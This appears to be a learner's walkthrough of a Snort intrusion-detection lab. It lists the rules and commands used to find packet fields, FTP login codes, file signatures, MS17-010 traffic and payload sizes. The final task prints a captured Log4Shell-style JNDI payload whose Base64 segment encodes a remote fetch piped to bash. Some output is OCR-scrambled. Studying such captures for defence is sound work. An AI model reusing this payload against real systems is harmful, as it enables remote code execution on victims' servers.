
Snort Challenge - The Basics



For this first task I need it to go to a folder called "HTTP" and make a rule in "local.rules". This was the rule: alert tcp any any <> any 80 (msg:"Src TCP Port 80 found"; sid:100001; rev:1;).

I used the command: sudo snort -c local.rules -A full -I . -r mx-3.pcap and after that I made the command:



I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 63

Investigate the log file.

What is the ACK number of packet 64?

0x2E6B5384


Correct Answer

I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 64

The only change I did is the -n 64 and find the ACK in the file.

Investigate the log file.

What is the SEQ number of packet 62?



I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 62

The only change I did is the -n 62 and find the SEQ in the file.

Investigate the log file.

What is the TTL of packet 65?

128

Correct Answer

I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 65

The only change I did is the -n 65 and find the TTL in the file.

Investigate the log file.

What is the source IP of packet 65?

145.254.160.237

Correct Answer

I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 65

The only change I did is the -n 65 and find the IP source in the file.

Investigate the log file.

What is the source port of packet 65?

3372

Correct Answer

I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 65

The only change I did is the -n 65 and find the source port in the file.

Here is where I find in the command line all the answers:

WARNING: No preprocessors configured for policy 0. 05/13-10:17:10.325558 145.254.160.237:3372 -> 65.208.228.223:80 TCP TTL:128 TOS:0x0 ID:3918 IpLen:20 DgmLen:40 DF ***A**** Seq: 0x38AFFFF3 Ack: 0x114C81E4 Win: 0x25BC TcpLen: 20

The next task:

I open de task folder and in "local.rules" I created this rule: alert tcp any 21 <> any any (msg: "all TCP port 21 Found"; sid: 1000001; rev:1;)

When the snort log is created I use this command: sudo snort -r snort.log.1748633076

Investigate the log file.

What is the FTP service name?

Microsoft FTP Service

Correct Answer

I used this command and search for the answer: sudo snort -r snort.log.1748633076 -X -n 10

I used only 10 to check if it was there.

What is the number of detected packets?



I change the local.rules to : alert tcp any 21 <> any any (msg: "failed logins";content: "530 User"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -I . -r ftp-png-gif.pcap

The content that we change is the failed FTP attempt that the number is 530. For the FTP I had to look in google because I could not remember the numbers.

Clear the previous log and alarm files. Deactivate/comment on the old rule. Write a rule to detect successful FTP logins in the given pcap. What is the number of detected packets? Correct Answer


I change the local.rules to : alert tcp any 21 <> any any (msg: "success logins";content: "230 User"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -I . -r ftp-png-gif.pcap

The content that we change is the successful FTP attempt that the number is 230.

Clear the previous log and alarm files.	
Deactivate/comment on the old rule.	
Write a rule to detect FTP login attempts with a valid username b	out no password entered yet
What is the number of detected packets?	
42	✓ Correct Answer

I change the local.rules to : alert tcp any 21 <> any any (msg: "success logins no pass";content: "331 Password"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap

The content that we change is the successful FTP attempt with no password that the number is 331.



I change the local.rules to : alert tcp any 21 <> any any (msg: "success logins no pass";content: "331 Password";content: "Administrator"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -I . -r ftp-png-gif.pcap

The content that we change is the successful FTP attempt with no password that the number is 331. I add the content "Administrator".

Task 4:

Let's create <u>IDS</u> Rules for PNG files in the traffic!		
Answer the questions below		
Navigate to the task folder.		
Use the given pcap file.		
Write a rule to detect the PNG file in the given pcap.		
Investigate the logs and identify the software name embedded in the packet.		
Adobe ImageReady	✓ Correct Answer	

I went to the new folder and made a local.rule: alert tcp any any <> any any (msg: "PNG file";content:"|89 50 4E 47 0D 0A 1A 0A|";sid: 100001; rev:1;).

The content is the identifier number to find the PNG file. I run. sudo snort -r snort.log.1748634786 -X



It was tricky to finde the name.

Clear the previous log and alarm files. Deactivate/comment on the old rule. Write a rule to detect the GIF file in the given pcap. Investigate the logs and identify the image format embedded in the packet. GIF89a Correct Answer

I went to the new folder and made a local.rule: alert tcp any any <> any any (msg: "GIF file";content:"GIF89a";sid: 100001; rev:1;)

The content is the identifier number to find the GIF file. I run. sudo snort -r snort.log.1748634786 -X

Task 5:

Navigate to the task folder.			
Use the given pcap file.			
Write a rule to detect the torrent metafile in the given pcap.			
What is the number of detected packets?			
2	✓ Correct Answer	9 Hint	
Investigate the log/alarm files.			
What is the name of the torrent application?			
bittorrent	✓ Correct Answer		
Investigate the log/alarm files.			
What is the MIME (Multipurpose Internet Mail Extensions) type of the torrent metafile?			
application/x-bittorrent	✓ Correct Answer		
Investigate the log/alarm files.			
What is the hostname of the torrent metafile?			
tracker2.torrentbox.com	✓ Correct Ans	wer	

I went to the new task folder and made a local.rule: alert tcp any any <> any any (msg: "torrent";content:"torrent";sid: 100001; rev:1;)

The content is the identifier number to find the PNG file. I run. sudo snort -r snort.log.1748635648 -X $\,$



Also it was tricky to finde the information I need to answer the questions from here.

Taks 6:

You can test each ruleset with the following command structure; sudo snort -c local-X.rules -r mx-1.pcap -A console Fix the syntax error in local-1.rules file and make it work smoothly. What is the number of the detected packets? ✓ Correct Answer Fix the syntax error in local-2.rules file and make it work smoothly. What is the number of the detected packets? ✓ Correct Answer Fix the syntax error in local-3.rules file and make it work smoothly. What is the number of the detected packets? ✓ Correct Answer Fix the syntax error in local-4.rules file and make it work smoothly. What is the number of the detected packets? ✓ Correct Answer Fix the syntax error in local-5.rules file and make it work smoothly. What is the number of the detected packets? 155 ✓ Correct Answer Fix the logical error in local-6.rules file and make it work smoothly to create alerts. What is the number of the detected packets? ✓ Correct Answer Fix the logical error in local-7.rules file and make it work smoothly to create alerts. What is the name of the required option: ✓ Correct Answer

I run this: sudo snort -c local-1.rules -r mx-1.pcap -A console, to check the error and fix it so I could run it in the command line. I used the same command for each local rules so I could get all answers.


Task 7:

Navigate to the task folder. Use the given pcap file. Use the given rule file (local.rules) to investigate the ms1710 exploitation. What is the number of detected packets? ✓ Correct Answer

I need to run the rules with the command: udo snort -c local.rules -r ms-17-010.pcap -A full, and I could find the answer.




I created the rule: alert tcp any any <> any any (msg: "GIF file";content:"|5c 49 50 43 24|";sid: 100001; rev:1;). I need it to convert the "\IPC\$" to hex in ciberchef so I could find the answer.



Task 8:

Let's use external rules to fight against the latest threats!




I went to the new folder and run the local.rules for the first 3 questions.

```
0.057%)
     Alerts:
                              0.057%)
     Logged:
                        26 (
     Passed:
                              0.000%)
Limits:
                        0
      Match:
                        0
      Queue:
        Log:
                        0
      Event:
                        0
      Alert:
Verdicts:
      Allow:
                    45891 (100.000%)
                              0.000%)
      Block:
                        0 (
                        0 (
                              0.000%)
    Replace:
  Whitelist:
                        0 (
                              0.000%)
 Blacklist:
                              0.000%)
                        0 (
                              0.000%)
     Ignore:
                        0 (
                              0.000%)
                       --[filtered events]---
                sig-id=21003730
 gen-id=1
                                   type=Limit
                                                   tracking=dst count=1
3600 filtered=2
 gen-id=1
                sig-id=21003731
                                   type=Limit
                                                   tracking=dst count=1
3600 filtered=1
                sig-id=21003728
                                   type=Limit
                                                tracking=dst count=1
```

Clear the previous log and alarm files.

Use local-1.rules empty file to write a new rule to detect packet payloads between 770 and 855 bytes.

What is the number of detected packets?



I change the rule in local-1.rules to: alert tcp any any -> any any (msg: "failed logins";dsize:770<>855; sid: 1000001; rev:1;) for the first question.

Then I used: sudo snort -r snort.log.1748638910 -X, command to find the rest of the information I need. I had to convert this Base64 in cyberchef to get the answer for the attacker command.

```
:ldap://45.155.2
05.233:12344/Bas
ic/Command/Base6
4/KGN1cmwgLXMgND
UuMTU1LjIwNS4yMz
M6NTg3NC8xNjIuMC
4yMjguMjUzOjgwfH
x3Z2V0IC1xIC1PLS
A0NS4xNTUuMjA1Lj
IzMzo10Dc0LzE2Mi
4wLjIy0C4yNTM60D
ApfGJhc2g=} HTTP
/1.1..Host: 198.
71.247.91:80..Us
```

For the last question I google it and I find the answer.